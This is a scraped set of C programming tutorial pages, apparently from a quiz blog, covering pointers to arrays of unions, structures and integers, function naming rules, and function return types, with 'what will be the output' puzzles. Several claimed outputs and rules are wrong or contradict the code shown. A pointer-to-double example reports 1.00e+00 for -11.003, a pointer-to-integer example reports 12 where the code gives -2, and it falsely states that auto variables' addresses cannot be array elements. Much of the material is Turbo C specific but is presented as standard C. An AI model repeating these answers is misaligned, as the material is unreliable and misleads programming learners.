
In this example:

farray [][3]: It is two dimension array and its content are float constants.

array [3]:It is one dimension array and its content are address of such one dimension array which content are float constant.

ptr: It is pointer to one dimension array which content are address of such one dimension array which content are float constant.

Pictorial representation:

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/Slt5tNzFlTI/AAAAAAAAA6Y/R4pboeWEaZ0/s1600-h/p4.jpeg)

Note: In the above figure upper part of box represent content and lower part represent memory address. We have assumed arbitrary address.

2[(\*(\*\*ptr+1))]

= (\*(\*\*ptr+1)) [2]

= (\*(\*\*&array+1)) [2]

= (\*(\*array+1)) [2]

= (\*(array [0] +1)) [2]

= (\*(&farray [0] +1)) [2]

=&farray [0] [1] [2]

=\*&farray [1] [2]

=farray [1] [2]

It is 1\*(3) +2=5th element of farray starting from zero which is 5.0f

Pointer to array of union in c programming

**Pointer to array of union:** A pointer to an array which contents is pointer to union is known as pointer to array of union.

What will be output if you will execute following code?

union emp{

char \*name;

int id;

};

int main(){

static union emp e1={"A"},e2={"B"},e3={"C"};

union emp(\*array[])={&e1,&e2,&e3};

union emp(\*(\*ptr)[3])=&array;

printf("%s ",(\*(\*ptr+2))->name);  
  
  
return 0;

}

Output: C

Explanation:

In this example:

e1, e2, e3: They are variables of union emp.

array []:It is one dimensional array of size thee and its content are address of union emp.

ptr: It is pointer to array of union.

(\*(\*ptr+2))->name

=(\*(\*&array+2))->name //ptr=&array

=(\*(array+2))->name //from rule \*&p=p

=array[2]->name //from rule \*(p+i)=p[i]

=(&e3)->name //array[2]=&e3

=\*(&e3).name //from rule ->= (\*).

=e3.name //from rule \*&p=p

=”C”

Pointer to array of structure in c programming

**Pointer to array of structure:**A pointer to an array which contents are pointer to structure is know pointer to array of structure.

What will be output if you will execute following code?  
  
#include<stdio.h>

struct emp{

char \*name;

int id;

};

int main(){

static struct emp e1={"A",1},e2={"B",2},e3={"C",3};

struct emp(\*array[])={&e1,&e2,&e3};

struct emp(\*(\*ptr)[3])=&array;

printf("%s %d",(\*\*(\*ptr+1)).name,(\*(\*ptr+1))->id);  
  
  
return 0;

}

Output: B 2

Explanation:

(\*\*(\*ptr+1)).name

=(\*\*(\*&array+1)).name //ptr=&array

=(\*\*(array+1)).name //from rule \*&p =p

=(\*array[1]).name //from rule \*(p+i)=p[i]

=(\*&e2).name //array[1]=&e2

=e2.name=”B” //from rule \*&p =p

(\*(\*ptr+1))->id

=(\*\*(\*ptr+1)).id //from rule -> = (\*).

=e2.id=2

Pointer to array of character in c

**Pointer to array of character:**A pointer to such an array which contents is character constants is known as pointer to array of character constant.

What will be output if you will execute following code?  
  
#include<stdio.h>

char display(char (\*)[]);

int main(){

char c;

char character[]={65,66,67,68};

char (\*ptr)[]=&character;

c=display(ptr);

printf("%c",c);  
  
  
return 0;

}

char display(char (\*s)[]){

\*\*s+=2;

return \*\*s;

}

Output: C

Explanation: Here function display is passing pointer to array of characters and returning char data type.

**\*\*s+=2**

=>\*\*s=\*\*s+2

=>\*\*ptr=\*\*ptr+2 //s=ptr

=>\*\*&character= \*\*&character+2 //ptr=&character

=>\*character=\*character+2 //from rule \*&p =p

=>character[0]=character[0]+2 //from rule \*(p+i)=p[i]

=>character [0] =67

\*\*s=character [0] =67

Note: ASCII value of ‘C’ is 67

Pointer to array of integer in c

**Pointer to array of integers:** A pointer to such an array which contents are integer numbers is known as pointer to array of integer.

What will be output if you will execute following code?  
  
#include<stdio.h>

int main(){

static int i,j,k;

int \*(\*ptr)[];

int \*array[3]={&i,&j,&k};

ptr=&array;

j=i+++k+10;

++(\*\*ptr);

printf("%d",\*\*\*ptr);  
  
  
return 0;

}

Output: 10


Explanation:

In this example:

array []: It is array of size three and its content are address of integer.

ptr: It is pointer to array which content are address of integer.

Pictorial representation above declaration:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/Slt3gAH34vI/AAAAAAAAA6Q/JE3MkpG5UrE/s1600-h/pcom1.jpeg)

Note: In the above figure upper part of box represent content and lower part represent memory address. We have assumed arbitrary address.

j=i+++k+10

=i++ + k+10

=0 +0 +10=10

\*\*\*ptr = \*\*\* (&array) //ptr=&array

= \*\*array //From rule \*&p=p

//From rule array [0] =\*(array+0) and ++ (\*\*ptr)

=\*array [1]

=\*&j

=j

=10

What will be output if you will execute following code?  
  
  
#include<stdio.h>

int main(){

int i,j,k;

int \*(\*ptr)[];

int \*array[3]={&i,&j,&k};

ptr=&array;

j=i+++k+10;

++(\*\*ptr);

printf("%d",\*\*\*ptr);  
  
  
return 0;

}

Output: Compiler error

Explanation: Address of auto variable cannot be member of an array.

Function tutorial in c

**Function tutorials in c programming language by examples**

[Definition of function in c](http://cquestionbank.blogspot.com/2009/09/what-is-function-in-c-programming.html)  
  
[Why we should use the function?](http://cquestionbank.blogspot.com/2009/06/why-we-should-use-function.html)  
  
  
**Function naming rule in c:**  
  
[Name of function includes only alphabets, digit and underscore.](http://cquestionbank.blogspot.com/2009/05/name-of-function-includes-only.html)  
  
[First character of name of any function must be an alphabet or underscore.](http://cquestionbank.blogspot.com/2009/05/first-character-of-name-of-any-function.html)  
  
[Name of function cannot be any keyword of c program.](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-any-keyword.html)  
  
[Name of function cannot be global identifier.](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-global.html)  
  
[Name of function cannot be exactly same as of name of function in the same scope.](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-exactly-same.html)  
  
[Name of function is case sensitive](http://cquestionbank.blogspot.com/2009/05/name-of-function-is-case-sensitive-in-c.html)  
  
[Name of function cannot be register Pseudo variable](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-register.html)  
  
  
**Return type of a function:**  
  
[Return type of function](http://cquestionbank.blogspot.com/2009/09/return-type-of-function-in-c.html)  
  
[Function returning Pointer to user defined data type](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-user.html)  
  
[Function which is returning pointer to pointer](http://cquestionbank.blogspot.com/2009/09/function-which-is-returning-pointer-to.html)  
  
[Function returning pointer to derived data type](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-derived.html)  
  
[Function returning pointer to void i.e. generic pointer](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-void-ie.html)  
  
[Function returning pointer to double](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-double-in.html)  
  
[Function returning pointer to float](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-float-in.html)  
  
[Function returning pointer to integer](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-integer.html)  
  
[Function returning pointer to character](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-character.html)  
  
[Function which is returning pointer](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-pointer.html)  
  
[Function which is returning void data type](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-void-data.html)  
  
[Function which is returning double data type](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-double-data.html)  
  
[Function which is returning floats data type](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-float-data.html)  
  
[Function returning pointer to array](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-array-in.html)  
  
[Function returning pointer to enum](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-enum-in-c.html)  
  
[Function returning pointer to union](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-union-in.html)  
  
[Function returning pointer to structure](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-structure.html)  
  
[Function which is returning pointer to function](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-pointer-to.html)  
  
[Function returning int data type](http://cquestionbank.blogspot.com/2009/05/function-returning-int-data-type-in-c.html)  
  
[Function which is returning char data type](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-char-data.html)  
  
  
**Parameters of a function:**  
  
[Function parameters](http://cquestionbank.blogspot.com/2009/11/parameter-of-function-in-c-programming.html)  
  
[Parameter passing convention: pascal and cdecl](http://cquestionbank.blogspot.com/2009/11/parameter-passing-convention-in-c.html)  
  
[Call by values and call by reference](http://cquestionbank.blogspot.com/2010/03/how-to-pass-parameters-in-function-in-c.html)  
  
[Function in c with no parameter and not returning](http://cquestionbank.blogspot.com/2008/01/function-in-c-with-no-parameter-and-not.html)  
  
[Function in c has parameter but not returning any value](http://cquestionbank.blogspot.com/2008/01/function-in-c-has-parameter-but-not.html)  
  
[Function in c with parameter and returning a value](http://cquestionbank.blogspot.com/2008/01/function-in-c-with-parameter-and.html)  
  
[What is Ellipsis or … in c?](http://cquestionbank.blogspot.com/2009/09/what-is-ellipsis-or-in-c.html)  
  
  
**Function recursions:**  
  
[Function recursion](http://cquestionbank.blogspot.com/2009/06/function-recursion-in-c-programming.html)  
  
[Important points about function recursion](http://cquestionbank.blogspot.com/2010/03/important-points-about-function.html)  
  
[How to find out output of recursion program in quicker way](http://cquestionbank.blogspot.com/2010/03/how-can-we-find-output-of-recursion.html)  
  
[What is declaration of function?](http://cquestionbank.blogspot.com/2009/11/what-is-declaration-of-function-in-c.html)  
  
[What is main function?](http://cquestionbank.blogspot.com/2008/01/what-is-main-function-in-c.html)  
  
[Function overloading](http://cquestionbank.blogspot.com/2010/03/function-overloading-in-c.html)  
  
[typedef of function](http://cquestionbank.blogspot.com/2009/08/typedef-of-function-in-c.html)  
  
[How to calculate size of a function?](http://cquestionbank.blogspot.com/2009/08/how-to-calculate-size-of-function-in-c.html)  
  
[What is prototype of a function?](http://cquestionbank.blogspot.com/2009/06/what-is-prototype-of-function-in-c.html)  
  
[Function standards](http://cquestionbank.blogspot.com/2009/11/function-standards-in-c-programming.html)  
  
[Renaming of function](http://cquestionbank.blogspot.com/2009/06/renaming-of-function-in-c-programming.html)  
  
[Nesting of function call](http://cquestionbank.blogspot.com/2010/03/nesting-of-function-call-in-c.html)

[Complex function in c](http://cquestionbank.blogspot.com/2009/08/complex-functions-in-c-programming.html)

[Pre defined functions in c](http://cquestionbank.blogspot.com/2008/01/how-to-make-user-defined-function-as.html)

[Introduction to function in c](http://cquestionbank.blogspot.com/2009/09/what-is-function-in-c-programming.html)

[Function naming rules in c](http://cquestionbank.blogspot.com/2009/05/name-of-function-includes-only.html)

[Return type of a function in c](http://cquestionbank.blogspot.com/2009/09/return-type-of-function-in-c.html)


[Function parameters in c](http://cquestionbank.blogspot.com/2009/09/feature-of-functions-parameter-in-c.html)

What is function in C programming?

**Definition of function:**

Function is block or part of program. When any program is very long or same code is repeating many times then we try to cut the program in different parts (or blocks) so that whole program became more understandable, easier to debug (error checking) and size of code will be lesser.

**Syntax of function in c programming**

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/Sp_-H1YUwOI/AAAAAAAABBo/Kk5al_Ct1gg/s1600-h/Concept3.jpeg)

**Simple example of function structure**

int sum (int,int); //function declaration

int main(){

int p;

p=sum(3,4); //function call

printf(“%d”,sum);  
return 0;

}

int sum( int a,int b){ //function definition

int s; //function body

s=a+b;

return s; //function returning a value

}

**Detail explanation of syntax of function**  
  
(1) **Function\_name :**  
Function naming rule in c programming:  
  
  
Rule 1. Name of function includes alphabets, digit and underscore.  
Valid name: world, addition23, sum\_of\_number etc.  
Invalid name: factorial#, avg value, display\*number etc.  
[More example click here](http://cquestionbank.blogspot.com/2009/05/name-of-function-includes-only.html)

Rule 2. First character of name of any function must be either alphabets or underscore.

Valid name: \_calulate, \_5,a\_, \_\_ etc.  
Invalid name: 5\_, 10\_function, 123 etc.  
[More example click here](http://cquestionbank.blogspot.com/2009/05/first-character-of-name-of-any-function.html)

Rule 3. Name of function cannot be any keyword of c program.

Invalid name: interrupt, float, asm, enum etc.  
[More example click here](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-any-keyword.html)  
  
  
Rule 4. Name of function cannot be global  
identifier.  
Valid name: \_\_TOTAL\_\_, \_\_NAME\_\_ ,\_\_TINY\_\_etc.  
Invalid name: \_\_TIME\_\_,\_\_DATE\_\_, \_\_FILE\_\_,\_\_LINE\_\_,\_\_STDC\_\_   
[More example click here](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-global.html)

**Note:** It is good practice to not write the variable name in the above format.

Rule 5: Name of function cannot be register Pseudo variables

**Register Pseudo variables are:**

\_AX \_AL \_AH \_SI \_ES

\_BX \_BL \_BH \_DI \_SS

\_CX \_CL \_CH \_BP \_CS

\_DX \_DL \_DH \_SP \_DS

\_FLAGS

[For examples click here.](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-register.html)  
  
  
Rule 6.

Name of function cannot be exactly same as of name of other function or identifier within the scope of the function.

[Good example click here](http://cquestionbank.blogspot.com/2009/05/name-of-function-cannot-be-exactly-same.html)  
  
  
Rule 7. Name of function is case sensitive.  
[Example](http://cquestionbank.blogspot.com/2009/05/name-of-function-is-case-sensitive-in-c.html)

Rule 8. Only first 32 characters are significant of the function’s name.

Example:

abcdefghijklmnopqrstuvwxyz123456aaa,

abcdefghijklmnopqrstuvwxyz123456bbb,

abcdefghijklmnopqrstuvwxyz123456cad

All three function name are same because only first 32 characters has meaning. Rest has not any importance.

Why we should use the function?

1. Function reduces the redundancy of code.

Example: 1

Write a c program to find the sum of: 1! /5+ 2! /4+ 3! /3+ 4! /2+ 5! /1 without using function (Except main function). Where! Symbol indicates factorial of any number.

**void** **main**(){

**int** num, sum=0;

**int** fact1,fact2,fact3,fact4,fact5;

fact1=fact2=fact3=fact4=fact5=1;

num=0;

**while**(num<=0){

fact1 =fact1+fact1\*num;

num++;

}

num=0;

**while**(num<=1){

fact2 =fact2+fact2\*num;

num++;

}

num=0;

**while**(num<=2){

fact3 =fact3+fact3\*num;

num++;

}

num=0;

**while**(num<=3){

fact4 =fact4+fact4\*num;

num++;

}

num=0;

**while**(num<=4){

fact5 =fact5+fact5\*num;

num++;

}

clrscr();

sum=fact1/1+fact2/2+fact3/3+fact4/4+fact5/5;

printf("%d",sum);

getch();

}

Example: 2

Write the same code using function?

**void** **main**(){

**int** sum;

sum=fact(1)/1+fact(2)/2+fact(3)/3+fact(4)/4+fact(5)/5;

clrscr();

printf("%d",sum);

getch();

}

**int** **fact**(**int** x){

**int** num=0,fact=1;

**while**(num<=x-1){

fact =fact+fact\*num;

num++;

}

**return** fact;

}

Compare the example one and two and find out the importance of function. You will find out function reduces the repetition of same code.

More example click here.

2. It breaks down a large program in small modules to improve readability, portability as well as makes the program easy to debug.

For example click here.

[http://img1.blogblog.com/img/icon18_email.gif](http://www.blogger.com/email-post.g?blogID=959939550345671470&postID=2130760133660139824)

First character of name of any function must be either alphabets or underscore in c

First letter or character of a function's name must be either an**alphabet or underscore**. If function name start from any digits or any other special character then we will get compilation error.

Example 1:

#include<stdio.h>

int main(){

   int min=1,max=100;

   int sum;

   sum= \_digit\_(min,max);

   printf("sum = %d",sum);

   return 0;

}

int \_digit\_(int min,int max){

   int total;

   total=(min+max)\* (max-min+1)/2;

   return total;

}

Above code is valid in c programming.

Example 2:

#include<stdio.h>

float 1\_centigrade(float);

int main(){

   float c,f;

   printf("Enter farehnite temp.");

   scanf("%f",&f);

   c=1\_centigrade(f);

   printf("Centigrade temp. %f",c);

   return 0;

}

float 1\_centigrade(float f){

   float c;

   c=(5\*(f-32))/9;

   return c;

}

Output: Compilation error

Explanation: First character of a function name cannot have digit.

Name of function includes only alphabets, digit and underscore in c

A function name in c can  have only **alphabet,digits and underscore**. If we will use any other characters in the function name then we will get a compilation error.

Example:

#include<stdio.h>

int main(){

   int min=1,max=100;

   int sum;

   sum=sum ofdigit(min,max);

   printf("sum = %d",sum);

   return 0;

}

int sum of digit(int min,int max){

  int total;

  total=(min+max)\* (max-min+1)/2;

  return total;

}

Output: Compilation error

Explanation: Function name cannot have blank space characters.

Valid name: world, addition23, sum\_of\_number etc.  
Invalid name: factorial#, avg value, display\*number etc.

Name of function cannot be any keyword of c program

In c programming language a function name cannot be any keyword of c language. Function name can be keyword of c++ but it is bad practice. If function name is keyword of c language we will cause of compilation error.

Example:

#include<stdio.h>

int main(){

   int num,count;

   printf("\nEnter a number:");

   scanf("%d",&num);

   count=interrupt(num);

   if(count==2)

      printf("%d is a prime number",num);

   else

      printf("%d is not a prime number",num);

   return 0;

}

int interrupt(int num){

   int i,count=0;

   for(i=1;i<=num;i++){

      if(num%i==0)

         count++;

   }

   return count;

}

Output: Compilation error

Explanation: interrupt is keyword of c language. It cannot be function name.

Name of function cannot be global identifier: Example

In c programming language name of function cannot be global identifiers. We function name will global identifiers then it will cause of compilation error.

**(1) Program to find area of any circle.**

#include <stdio.h>

#include <math.h>

float \_\_radius\_\_(float);

int main(){

   float r,a;

   printf("Radius of circle ");

   scanf("%f", &r);

   a=\_\_radius\_\_(r);

   printf("%f\n", a);

return 0;

}

float \_\_radius\_\_(float r){

   float a;

   a = M\_PI \* r \* r;

   return a;

}

Above program is valid in c language. But it is bad practice to write the function name like \_\_radius\_\_ since this format is used for global identifiers.

**(2) Program to find LCM of any two numbers.**

#include <stdio.h>

int main(){

   int n1,n2,lcm;

   printf("\nEnter two numbers:");

   scanf("%d %d",&n1,&n2);

   lcm=\_\_TIME\_\_(n1,n2);

   printf("L.C.M=%d",lcm);

   return 0;

}

int \_\_TIME\_\_(int n1,int n2){

   int x,y;

   x=n1,y=n2;

   while(n1!=n2){

      if(n1>n2)

        n1=n1-n2;

      else

        n2=n2-n1;

   }

   return x\*y/n1;

}

Output: error

Explanation: Function name cannot be global identifier.

Name of function cannot be exactly same as of name of other function or identifier within the scope of the function.

**(1)** **What will be output of following c program?**  
  
#include<stdio.h>

int main(){

   int number,val;

   number=5<<2+5>>2;

   val=++number;

   val=number(val);

   printf("%d",val);

   return 0;

}

int number(int val){

   val=~val;

  return val;

}

Output: Compilation error

Explanation: number is function name as well as name of variable in the same scope.

(2) What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

    int val;{

      int number;

      number=5<<2+5>>2;

      val=++number;

  }

  val=number(val);

  printf("%d",val);

  return 0;

}

int number(int val){

  val=~val;

  return val;

}

Output: -162

Explanation:

First consider following expression: 5 << 2 + 5 >> 2

In above express there are three operators. They are: <<, +, >>

Among three + operator enjoy highest precedence. Hence first of addition operation will perform.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/S0eKq7yW3tI/AAAAAAAABKQ/ruc0P-JdXEg/s1600-h/a.jpeg)

=5 << (5 + 2) >> 2

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/S0eKty-iY9I/AAAAAAAABKY/w6kG6jX4FS0/s1600-h/b.jpeg)

Now in << and >>, both have equal precedence. Hence associative will decide will which operator will execute first. Associative of shifting is LEFT to RIGHT. Hence, in the expression left shifting operator will execute first. So

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/S0eKwAGK4_I/AAAAAAAABKg/EX3UT1sor-0/s1600-h/c.jpeg)

= (5 \* 2 ^7) >> 2

= (5 \* 128)>>2

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/S0eKzNl579I/AAAAAAAABKw/PK5fmuABN7k/s1600-h/e.jpeg)

Now right shifting operator will execute.

640 >> 2

= 640 /(2 ^2)

= 640/4

= 160

So number = 160

Since val = ++number

so val = 161

Now we are passing 161 as function parameter.

val= ~val

It is equivalent to

val = -(val+1)

val = -(161+1)

val= -162

Name of function is case sensitive in c programming

C programming language is case sensitive. Function is not exception of this.

Example:

#include<stdio.h>

int main(){

   CQUESTIONBANK();

   return 0;

}

int cquestionbank(){

   printf("BLOCK 1");

   return 0;

}

int CQUESTIONBANK(){

   printf("BLOCK 2");

   return 1;

}

Output: BLOCK 2

Name of function cannot be register Pseudo variables

Register pseudo variables are reserved word of c language. So we cannot use these word as a name of function otherwise it will cause of compilation error.

#include<stdio.h>

int main(){

   int c;

   c=\_AL();

   printf("%d",c);

   return 0;

}

int \_AL(){

   int i=5,j=5;

   int k=++j + ++j+ ++j;

   i=++i + ++i+ ++i;

   return k+i;;

}

Output: Compilation error

Explanation: \_AL is register Pseudo variables in c

Return type of function in c programming

return is keyword of c. When the control reaches to the return keyword it immediately terminates the execution of that function and transfer the control to the calling function.

Syntax of return statement:

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/SqANMoQen7I/AAAAAAAABBw/TvooK7JKMSE/s1600-h/Concept2.jpeg)

Here expression is optional which has indicated by [ ].

Example:  
  
  
#include<stdio.h>

void dev();

int main(){

    printf("one\n");

    dev();

    printf("two\n");

    return 0;

}

void dev(){

    printf("three\n");

    return;

    printf("four\n");

}

Output:

one

three

two  
  
  
**Features of return type of function in C programming**

1. **Default return type of function** is signed int data type.

2. Function can return only one value at a time.

3. Storage classes allowed with return type are static, extern, typedef i.e. we cannot use auto and register storage class with the return type of any function.

#include<stdio.h>

auto int tcs(int);

int main(){

    int a=5;

    a=tcs(a);

    printf("%d",a);

    return 0;

}

auto int tcs(int x){

    return x++;

}

Output: Compilation error

4. Default storage class of return type of a function is extern.

5. In return type we can use modifier like short, long, signed, unsigned, extern, static, const, volatile etc.

#include<stdio.h>  
long unsigned static const ddlg(){

    static const long unsigned a=0101;

    return a;

}

int main(){

    long number;

    number=ddlg();

    printf("%X",number);

    return 0;

}

Output:41

Return type of function can be:  
  
**1. Primitive data type:**Primitive data types are: char, int, float, double, void   
Examples:  
  
  
a. [function which is returning char data type](http://cfunction.blogspot.com/2009/05/function-which-is-returning-char-data.html)  
b. [function which is returning int data type](http://cfunction.blogspot.com/2009/05/function-returning-int-data-type-in-c.html)  
c. [function which is returning float data type](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-float-data.html)  
d. [function which is returning double data type](http://cfunction.blogspot.com/2009/05/function-which-is-returning-double-data.html)  
e. [function which is returning void data type](http://cfunction.blogspot.com/2009/05/function-which-is-returning-void-data.html)  
  
**2. Derived data type.**  
  
  
Derived data types are: array, function, pointer  
Examples:  
  
  
a. [Function which is returning array](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-array-in.html)  
b. [function which is returning function](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-pointer-to.html)  
c. [function which is returning pointer](http://cquestionbank.blogspot.com/2009/05/function-which-is-returning-pointer.html)  
  
**3. User defined data type.**  
  
  
User defined data types are: structure, union, enum  
Examples:  
  
  
a.[Function which is returning structure](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-structure.html)  
b. [Function which is returning union](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-union-in.html)  
c. [Function which is returning enum](http://cquestionbank.blogspot.com/2009/05/function-returning-pointer-to-enum-in-c.html)

[http://img1.blogblog.com/img/icon18_email.gif](http://www.blogger.com/email-post.g?blogID=959939550345671470&postID=4997482849895580263)

Function returning Pointer to user defined data type in c

User defined data types are: structure, union, enum. So return type of function can be pointer to structre, pointer to union and pointer to enum.

**Function which is returning pointer to structure**

**Function which is returning pointer to union**

**Function which is returning pointer to enum**

Function which is returning pointer to pointer in c

**int**\*\* ibm()

{

**static** **int** a[]={4,8,12,16};

**static** **int** \*pointer=a;

**static** **int** \*\*p=&pointer;

**return** p;

}

**void** **main**(){

**int** \*\*ptr;

    ptr=ibm();

    clrscr();

    printf("%d",++\*\*ptr);

    getch();

}

Output:5

Function returning pointer to derived data type in c

Derived data types are: array, function, and pointer. So return type of function can be pointer to array, pointer to function and pointer to pointer.

**a.**   **Function which is returning to pointer array**

**a.**   **function which is returning pointer to function**

**a.**   **Function which is returning pointer to pointer.**

Function returning pointer to void i.e. generic pointer in c

**void** \*srkhan();

**void** **main**(){

**int** \*ptr;

    ptr=srkhan();

    clrscr();

    printf("%d",\*ptr);

    getch();

}

**void** \* **srkhan**(){

**static** **int** temp=9;

**void** \*p=&temp;

**return** p;

}

Output: 9

Function returning pointer to double in c

**double** \* iit(){

**static** **double** d=-11.003,\*iit=&d;

**return** iit;

}

**void** **main**(){

**double** \*temp;

    temp=iit();

    clrscr();

    printf("%+g",\*temp);

    getch();

}

Output: 1.00e+00

Function returning pointer to float in c

**float** \* usa(){

**static** **float**\*  p,a=5>=5;

    p=&a;

**return** p;

}

**void** **main**(){

**float** \*real;

    real=usa();

    clrscr();

    printf("%.2e",\*real);

    getch();

}

Output: 1.00e+00

Function returning pointer to integer in c

**int** \*go(){

**static** **int** go[][3]={1,0,-1,-2,-3,-4};

**return** \*go;

}

**void** **main**(){

**int** \*xxx;

    xxx=go();

    clrscr();

    printf("%d",\*(xxx+3));

    getch();

}

Output:12

Function returning pointer to character in c

**char** **const**\*uuu(){

**char** **const** \*string="G. Bush";

**return** string;

}

**void** **main**(){

**char** **const** \*ptr;

    ptr=uuu();

    clrscr();

    printf("%s",ptr+3);

    getch();

}

Output:Bush

function which is returning pointer

Return type of function can be pointer to char, pointer to int, pointer to float, pointer to double and pointer to void.

Examples:

[**a.**   **Function returning pointer to character.**](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-character.html)

**b.**   **Function returning pointer to integer**

[c.   **Function returning pointer to float.**](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-float-in.html)

[d.](http://www.blogger.com/goog_639134832)[**Function returning pointer to double.**](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-double-in.html)

[e.  **Function returning pointer to void i.e. generic pointer.**](http://cquestionbank.blogspot.com/2009/09/function-returning-pointer-to-void-ie.html)

### function which is returning void data type

**void** ass();

**void** **main**(){

    clrscr();

    ass();

    getch();

}

**void** **ass**(){

**int** i,j;

**for**(i=0;i<5;i++){

**for**(j=0;j<i;j++)

             printf("%\*.\*c",2,j,'\*');

             printf("\n");

    }

}

Output:

\*

\*\*

\*\*\*

\*\*\*\*

function which is returning double data type

**#include**<math.h>

**double** math();

**void** **main**(){

**float** num;

    num=math();

    clrscr();

    printf("%.lf",num);

    getch();

}

**double** **math**(){

**double** d=2.1;

    d=ceil(d);

**return** d;

}

Output: 3

function which is returning float data type

**float** **find**();

**void** **main**(){

**float** num;

    num=find();

    clrscr();

    printf("%f",num);

    getch();

}

**float** **find**(){

**float** f=.005f;

    f=(**double**)f;

**return** f;

}

Output: 0.005000

Function returning pointer to array in c programming.

**char (\*pa())[4];**

**void main(){**

**char(\*p)[4]=pa();**

**clrscr();**

**printf("%d",\*\*p);**

**getch();**

**}**

**char (\*pa())[4]{**

**static char arr[]={'\11','\12','\13','\14'};**

**return &arr;**

**}**

**Output: 9**

**ONE MORE EXAMPLE:**

**int**\* insertion\_sort();

**void** **main**(){

**int** \*arr,i;

arr=insertion\_sort();

clrscr();

**for**(i=0;i<=7;i++)

printf("%d ",arr[i]);

getch();

}

**int** \* **insertion\_sort**(){

**static** **int** arr[]={3,11,2,0,5,23,8,1};

**int** i,j,temp,s=8;

**for**(i=1;i<=s-1;i++)

{

temp=arr[i];

j=i-1;

**while**((temp<=arr[j]-1)&&(j>=0))

{

arr[j+1]=arr[j];

j=j-1;

}

arr[j+1]=temp;

}

**return** arr;

}

Output: 0 1 2 3 5 8 11 23

Return type of function pointers to enum in c programming

**Function returning pointer to enum in c programming language**

typedef enum color{a,b,c,d,e}co;

enum color eee(){

    static co x;

    x=b+c/2;

    return x;

}

void main(){

    int num;

    num=eee();

    clrscr();

    printf("%#d",num);

    getch();

}

Output:2

One more example:  
  
enum color display();

void main(){

int c;

c=display();

printf("%d",c);

getch();

}

typedef enum color{

*black*,*blue*,*red*,*green*

}symbol;

symbol display(){

symbol x=*black*+*green*;

return x;

}

Output: 3

Function returning pointer to union in c programming

**Return type of function pointer to union in c programming language**  
  
typedef union novel{

    int count;

    double volume;

}\*P,\*Q,T;

P iim(){

    static T t={625};

    Q q=&t;

    return q;

}

void main(){

    T \*r;

    r=iim();

    clrscr();

    printf("%-d",r->count);

    getch();

}

Output:625

typedef union employee{

char \*name;

int id;

}EMP;

EMP display();

void main(){

EMP list;

list=display();

clrscr();

printf("%s ",list.name);

getch();

}

EMP display(){

EMP list1={"MOTI"};

EMP list2={"TOM"};

return list1,list2;

}

Output: TOM

Function returning pointer to structure in c programming.

**typedef struct film{**

**int size;**

**int pixel;**

**float price;**

**}xyz,pqr;**

**struct film \*jadu(){**

**static xyz one={231,12,900.0},\*p=&one;**

**return p;**

**}**

**void main(){**

**pqr \*ptr;**

**ptr=jadu();**

**clrscr();**

